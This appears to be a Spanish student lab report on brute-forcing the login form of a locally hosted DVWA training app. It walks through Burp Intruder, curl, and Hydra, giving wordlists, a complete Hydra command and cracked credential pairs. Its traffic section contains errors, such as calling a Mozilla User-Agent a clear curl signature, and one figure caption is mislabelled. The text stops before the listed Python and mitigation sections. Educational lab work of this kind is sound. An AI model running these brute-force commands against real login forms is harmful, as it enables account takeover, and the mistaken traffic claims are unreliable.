

Informe Laboratorio 2

Sección 2

Matias Tobar

e-mail: matias.tobar@mail.udp.cl

Octubre de 2025

Índice

1. Descripción de actividades	3
2. Desarrollo de actividades según criterio de rúbrica	4
2.1. Levantamiento de docker para correr DVWA (dvwa)	4
2.2. Redirección de puertos en docker (dvwa)	5
2.3. Obtención de consulta a replicar (burp)	5
2.4. Identificación de campos a modificar (burp)	6
2.5. Obtención de diccionarios para el ataque (burp)	6
2.6. Obtención de al menos 2 pares (burp)	8
2.7. Obtención de código de inspect element (curl)	9
2.8. Utilización de curl por terminal (curl)	9
2.9. Demuestra 4 diferencias (curl)	11
2.10. Instalación y versión a utilizar (hydra)	12
2.11. Explicación de comando a utilizar (hydra)	13
2.12. Obtención de al menos 2 pares (hydra)	14
2.13. Explicación paquete curl (tráfico)	14
2.14. Explicación paquete burp (tráfico)	15
2.15. Explicación paquete hydra (tráfico)	16
2.16. Menciona de las diferencias (tráfico)	17
2.17. Detección de SW (tráfico)	18
2.18. Interacción con el formulario (python)	19
2.19. Cabeceras HTTP (python)	20
2.20. Obtención de al menos 2 pares (python)	21
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)	21
2.22. Demuestra 4 métodos de mitigación (investigación)	22
2.22.1. Políticas de Contraseñas Robustas	22

2.22.2. Limitación de Tasa de Intentos	22
2.22.3. Autenticación Multifactor (MFA/2FA)	22
2.22.4. Desafíos de Verificación	22

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:


- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
 - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
 - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
 - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
 - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
 - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Para iniciar el laboratorio, se parte de la base de que tanto Docker como Docker-Compose ya se encuentran instalados. Se procede a clonar el repositorio de DVWA desde GitHub para luego iniciarlo mediante la ejecución del comando:

```
1 docker-compose up -d
```



```
matias@zed: ~/Escritorio/lab2cript/DVWA
(matias@zed)-[~/Escritorio/lab2cript/DVWA]
$ docker-compose up -d
[+] Running 1/1
 ✓ dvwa Pulled                                1.3s
[+] Running 2/0
 ✓ Container dvwa-db-1      Running           0.0s
 ✓ Container dvwa-dvwa-1    Running           0.0s

(matias@zed)-[~/Escritorio/lab2cript/DVWA]
$
```

Figura 1: Ejecución del contenedor Docker con DVWA

Una vez que el servicio está en funcionamiento, se inicia sesión utilizando las credenciales correspondientes (admin y password por defecto). A continuación, se crea una base de datos, la cual es posteriormente reseteada a través de la opción "Setup/Reset DB". Finalmente, se configura el nivel de seguridad en "low".



Figura 2: Acceso a DVWA en nivel de seguridad LOW

2.2. Redirección de puertos en docker (dvwa)

Una vez iniciado el servicio, se pueden verificar los dos contenedores en ejecución: el correspondiente a la aplicación DVWA y el de la base de datos. Por defecto, el servicio de DVWA queda expuesto en el puerto 127.0.0.1:4280:80. Si bien este puerto puede ser alterado si las circunstancias lo requieren, se ha decidido conservar la configuración predeterminada por simplicidad.

```
(matias@zed) - [~/Escritorio/lab2cript/DVWA]
$ docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
dcfd307c98aa	ghcr.io/digininja/dvwa:latest	"docker-php-entrypoi..."	20 hours ago	Up 4 hours	127.0.0.1:4280->80/tcp	dvwa-dvwa-1
206a0340c448	mariadb:10	"docker-entrypoint.s..."	20 hours ago	Up 4 hours	3306/tcp	dvwa-db-1

Figura 3: Contenedores activos

2.3. Obtención de consulta a replicar (burp)

El procedimiento para obtener la consulta base del ataque se realizó con Burp Suite. Se navegó hasta el formulario en vulnerabilities/brute y se activó la intercepción en la pestaña "Proxy". A continuación, se simuló un intento de inicio de sesión con datos incorrectos para capturar la petición. Dicha petición fue posteriormente transferida a la herramienta Intruder con el fin de automatizar el ataque, destacando el mensaje de error presentado por el formulario.




Figura 4: Consulta en Burp Suite

2.4. Identificación de campos a modificar (burp)

El siguiente paso consiste en definir los puntos de inyección en la petición. Para ello, se marcan los valores de los campos `username` y `password` como variables. Visualmente, la interfaz los encierra entre símbolos `"§"`, señalando así que estos serán los datos a modificar sistemáticamente a lo largo del ataque de fuerza bruta.




Figura 5: Configuración de payloads en Burp Intruder

2.5. Obtención de diccionarios para el ataque (burp)

Para la ejecución del ataque de fuerza bruta, fue fundamental la preparación de dos diccionarios específicos: uno para los nombres de usuario (Payload 1) y otro para las contraseñas (Payload 2).

- Diccionario de Nombres de Usuario (Payload 1):

La lista de usuarios se compiló a partir de un análisis de la propia aplicación DVWA. Mediante la inspección de la documentación del entorno, se identificaron los usuarios predefinidos creados para el laboratorio. Esta lista incluye credenciales conocidas como `admin`,

gordonb, 1337, pablo y smithy. Este método simula un escenario en el que un atacante obtiene información parcial sobre los usuarios válidos del sistema. Posteriormente, esta lista base se complementó con otros nombres de usuario comunes (como test, user, guest) que fueron agregados manualmente, esto para simular un escenario mas realista.

Index of /hackable/users







Name	Last modified	Size	Description
 Parent Directory		-	
 1337.jpg	2018-10-12 17:44	3.6K	
 admin.jpg	2018-10-12 17:44	3.5K	
 gordonb.jpg	2018-10-12 17:44	3.0K	
 pablo.jpg	2018-10-12 17:44	2.9K	
 smithy.jpg	2018-10-12 17:44	4.3K	

Figura 6: Consulta en Burp Suite

Se crearon dos archivos de diccionarios:

usernames.txt:

```
1 admin
2 user
3 gordonb
4 1337
5 pablo
6 smithy
7 test
8 guest
9 root
```

■ Diccionario de Contraseñas (Payload 2):

Para la confección del diccionario de contraseñas, se solicitó al modelo de lenguaje Gemini que generara una lista con las 15 contraseñas más comunes y predecibles a nivel global. El objetivo era simular un ataque que prueba las credenciales más débiles primero. La lista resultante incluyó las siguientes: **passwords.txt:**

```
1 password
2 abc123
3 letmein
4 charley
5 admin
```

```

6 123456
7 qwerty
8 michael
9 login
10 welcome
11 monkey
12 dragon
13 master
14 sunshine
15 football

```

Estos archivos se cargaron en Burp Intruder como payloads tipo "Simple list" para realizar el ataque de tipo Cluster bomb que prueba todas las combinaciones posibles.

2.6. Obtención de al menos 2 pares (burp)

Después de ejecutar el ataque en Burp Intruder, se identificaron las credenciales válidas analizando:

- Longitud de la respuesta (las válidas tienen diferente tamaño)
- Código de estado HTTP
- Presencia del mensaje "Welcome to the password protected area"

Credenciales válidas encontradas:

6. Intruder attack of http://localhost:4280										
Results Positions										
Capture filter: Capturing all items										
View filter: Showing all items										
Request	Payload 1	Payload 2	Status code	Response...	Error	Timeout	Length	access	directory file	111111 Wel...
120	guruuonp	sunshine	200	2			5055		2	
121	1337	sunshine	200	2			5055		2	
122	pablo	sunshine	200	2			5055		2	
123	smithy	sunshine	200	2			5055		2	
124	test	sunshine	200	2			5055		2	
125	guest	sunshine	200	2			5055		2	
126	root	sunshine	200	3			5055		2	
127	admin	football	200	2			5055		2	
128	user	football	200	2			5055		2	
129	gordonb	football	200	3			5055		2	
130	1337	football	200	2			5055		2	
131	pablo	football	200	2			5055		2	
132	smithy	football	200	2			5055		2	
133	test	football	200	2			5055		2	
134	guest	football	200	2			5055		2	
135	root	football	200	2			5055		2	
1	admin	password	200	2			5092		2	1
6	smithy	password	200	2			5094		2	1
12	gordonb	abc123	200	2			5096		2	1
23	pablo	letmein	200	3			5093		2	1
31	1337	charley	200	1			5091		2	1

Figura 7: Resultados del ataque en Burp Intruder mostrando credenciales válidas resaltadas

Las diferencias observadas entre intentos válidos e inválidos:

1. Longitud de respuesta diferente
2. Mensaje de bienvenida vs mensaje de error
3. Contenido HTML distinto

2.7. Obtención de código de inspect element (curl)

Para replicar la solicitud de inicio de sesión en la terminal, se utilizaron las Herramientas de Desarrollador del navegador (F12). Dentro de la pestaña Red, se capturó el intento de login, se hizo clic derecho sobre la petición generada y se seleccionó la opción Copy → Copy as cURL para extraer el comando completo.




Figura 8: Obtención de comando cURL desde DevTools

El comando obtenido tiene esta estructura:

```
1 curl 'http://localhost:4280/vulnerabilities/brute/?username=admin&password=
2   =password&Login=Login' \
3   -H 'Cookie: security=low; PHPSESSID=...' \
   -H 'User-Agent: Mozilla/5.0...'
```

2.8. Utilización de curl por terminal (curl)

A continuación muestran los dos comandos cURL extraídos del navegador. Ambos son estructuralmente idénticos, y su única diferencia reside en los valores específicos proporcionados para los campos username y password.

Acceso válido:

```
matias@zed: ~/Escritorio/lab2cript/DVWA
(matias@zed)-[~/Escritorio/lab2cript/DVWA]
$ curl 'http://localhost:4280/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: es-419,es;q=0.9' \
-b 'PHPSESSID=5228e2263c946eca310527db83f311ac; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://localhost:4280/vulnerabilities/brute/?username=momo&password=vendehumo&Login=Login' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36' \
-H 'sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Linux"'
```

Figura 9: Utilizacion de cURL con credenciales válidas

```
matias@zed: ~/Escritorio/lab2cript/DVWA
<div class="body_padded">
  <h1>Vulnerability: Brute Force</h1>


  <div class="vulnerable_code_area">
    <h2>Login</h2>

    <form action="#" method="GET">
      Username:<br />
      <input type="text" name="username"><br />
      Password:<br />
      <input type="password" AUTOCOMPLETE="off" name="password"><br />
      <br />
      <input type="submit" value="Login" name="Login">
    </form>
    <p>Welcome to the password protected area admin</p>
  </div>

  <h2>More Information</h2>
  <ul>
    <li><a href="https://owasp.org/www-community/attacks/Brute_force_attack" target="_blank">https://owasp.org/www-community/attacks/Brute_force_attack</a></li>
    <li><a href="https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password" target="_blank">https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
    <li><a href="https://www.golinuxcloud.com/brute-force-attack-web-forms" target="_blank">https://www.golinuxcloud.com/brute-force-attack-web-forms</a></li>
  </ul>
```

Figura 10: Respuesta de cURL con credenciales válidas

Acceso inválido:




```

matias@zed: ~/Escritorio/lab2cript/DVWA
$ curl 'http://localhost:4280/vulnerabilities/brute/?username=momo&password=vendehumo&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: es-419,es;q=0.9' \
-b 'PHPSESSID=5228e2263c946eca310527db83f311ac; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://localhost:4280/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36' \
-H 'sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Linux"'

```

Figura 11: Utilizacion de cURL con credenciales inválidas



```

<div class="body_padded">
  <h1>Vulnerability: Brute Force</h1>

  <div class="vulnerable_code_area">
    <h2>Login</h2>

    <form action="#" method="GET">
      Username:<br />
      <input type="text" name="username"><br />
      Password:<br />
      <input type="password" AUTOCOMPLETE="off" name="password"><br />
      <br />
      <input type="submit" value="Login" name="Login">
    </form>
    <pre><br />Username and/or password incorrect.</pre>
  </div>

  <h2>More Information</h2>
  <ul>
    <li><a href="https://owasp.org/www-community/attacks/Brute_force_attack" target="_blank">https://owasp.org/www-community/attacks/Brute_force_attack</a></li>
    <li><a href="https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password" target="_blank">https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
    <li><a href="https://www.golinuxcloud.com/brute-force-attack-web-forms" target="_blank">https://www.golinuxcloud.com/brute-force-attack-web-forms</a></li>
  </ul>

```

Figura 12: Respuesta de cURL con credenciales válidas

2.9. Demuestra 4 diferencias (curl)

Diferencias entre respuesta válida e inválida:


Al examinar la respuesta HTML devuelta por el servidor tras un intento de inicio de sesión, se identificaron cuatro diferencias clave que permiten distinguir de manera programática un acceso exitoso de uno fallido.

- Contenido del mensaje de estado: Es el indicador más evidente. Una autenticación correcta devuelve un mensaje de bienvenida personalizado (ej: “Welcome to the password protected area admin”), mientras que un intento fallido resulta en un mensaje de error genérico (“Username and/or password incorrect.”).

- Estructura del HTML: Las respuestas varían en su estructura semántica. El mensaje de éxito se encuentra encapsulado dentro de una etiqueta de párrafo estándar (p), mientras que el mensaje de error se presenta dentro de una etiqueta de texto preformateado (pre), lo cual altera la renderización y el formato del texto.
- Inclusión de elementos multimedia: La página de éxito incluye elementos adicionales que no están presentes en la de error, notablemente la inserción de una etiqueta de imagen (img). La ausencia de este elemento es un claro indicativo de una respuesta de fallo.
- Personalización del contenido: La respuesta exitosa es dinámica, ya que incorpora el nombre del usuario que ha iniciado sesión en el mensaje de bienvenida. Por el contrario, la respuesta de error es estática y no revela ninguna información sobre el username o password introducido, devolviendo siempre el mismo texto.

2.10. Instalación y versión a utilizar (hydra)

Hydra es una herramienta de ataque de fuerza bruta de credenciales. Se instaló y verificó la versión:



```
(matias@zed)~[~/Escritorio/lab2cript/DVWA]
$ sudo apt install hydra
[sudo] contraseña para matias:
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
 libgdal36      libgdata22      libhdf4-0-alt  libqt5ct-common1.8  libsoup-2.4-1  libtheora0
 libgdata-common  libgeos3.13.1  libogdi4.1    libsframe1         libsoup2.4-common  libvpx9
Utilice «sudo apt autoremove» para eliminarlos.

Installing:
 hydra

Installing dependencies:
 firebird4.0-common  libfbclient2  libmemcached11t64  libsvn1  libutf8proc3
 firebird4.0-common-doc  libhashkit2t64  libserf-1-1  libtommath1

Summary:
Upgrading: 0, Installing: 10, Removing: 0, Not Upgrading: 567
Download size: 2.888 kB
```

Figura 13: Instalacion de Hydra

```
(matias@zed)-[~/Escritorio/lab2cript/DVWA]
$ hydra -v
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please
ganizations, or for illegal purposes (this is non-binding, thes

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
[ERROR] Invalid target definition!
[ERROR] Either you use "www.example.com module [optional-module
.example.com/optional-module-parameters" syntax!
```

Figura 14: Versión de Hydra instalada

2.11. Explicación de comando a utilizar (hydra)

Antes de utilizar el comando de hydra se debe obtener el PHPSESSID desde las cookies.




Figura 15: Ejecución de Hydra con parámetros configurados

El comando Hydra utilizado para el ataque de fuerza bruta:

```
1 hydra -L usernames.txt -P passwords.txt -s 4280 -V localhost \
2 http-get-form "/vulnerabilities/brute/:username=~USER~&password=~PASS~&
  Login=Login:H=Cookie\: security=low; PHPSESSID=5228
  e2263c946eca310527db83f311ac:incorrect"
```

Explicación de parámetros:

- `-L usernames.txt`: Archivo con lista de usuarios a probar
- `-P passwords.txt`: Archivo con lista de contraseñas a probar
- `-s 4280`: Puerto del servicio (4280 en lugar del 80 por defecto)
- `-V`: Modo verbose, muestra cada intento
- `localhost`: Host objetivo
- `http-get-form`: Tipo de ataque (formulario HTTP GET)

- /vulnerabilities/brute/: Ruta del formulario
- username=~USER~&password=~PASS~: Parámetros con marcadores
- H=Cookie: Header con cookie de sesión
- incorrect: Cadena que indica fallo de login

2.12. Obtención de al menos 2 pares (hydra)

Hydra encontró las siguientes credenciales válidas:

```
(matias@zed) ~/Escritorio/lab2cript
$ hydra -L usernames.txt -P passwords.txt -s 4280 localhost http-get-form "/vulnerabilities/brute/:username=~USER~&password=~PASS~&Login=Login:H=Cookie\: security=low; PHPSESSID=5228e2263c946eca310527db83f311ac:incorrect"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-02 22:59:12
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 135 login tries (l:9/p:15), ~9 tries per task
[DATA] attacking http-get-form://localhost:4280/vulnerabilities/brute/:username=~USER~&password=~PASS~&Login=Login:H=Cookie\: security=low; PHPSESSID=5228e2263c946eca310527db83f311ac:incorrect
[4280][http-get-form] host: localhost login: admin password: password
[4280][http-get-form] host: localhost login: gordonb password: abc123
[4280][http-get-form] host: localhost login: 1337 password: charley
[4280][http-get-form] host: localhost login: pablo password: letmein
[4280][http-get-form] host: localhost login: smithy password: password
1 of 1 target successfully completed, 5 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-02 22:59:14
```

Figura 16: Resultados de Hydra mostrando credenciales válidas

Total de credenciales válidas: 5 pares usuario/contraseña. Se quito el verbose del comando para lograr visualizar los pares de usuario/contraseña validos.

2.13. Explicación paquete curl (tráfico)

El paquete generado por cURL capturado con Wireshark muestra:



Figura 17: Paquete HTTP generado por cURL en Wireshark

Características del paquete cURL:

- **User-Agent:** Mozilla/5.0 (identifica claramente la herramienta)
- **Accept:** */* (acepta cualquier tipo de contenido)
- **Método:** GET con parámetros en URL
- **Headers mínimos:** Solo los esenciales
- **Encabezados como Accept, Accept-Language**

Como se observa en la captura, el comando cURL replica fielmente una petición GET de un navegador moderno. Los datos del formulario se envían directamente en la URI como una cadena de consulta (query string).

2.14. Explicación paquete burp (tráfico)

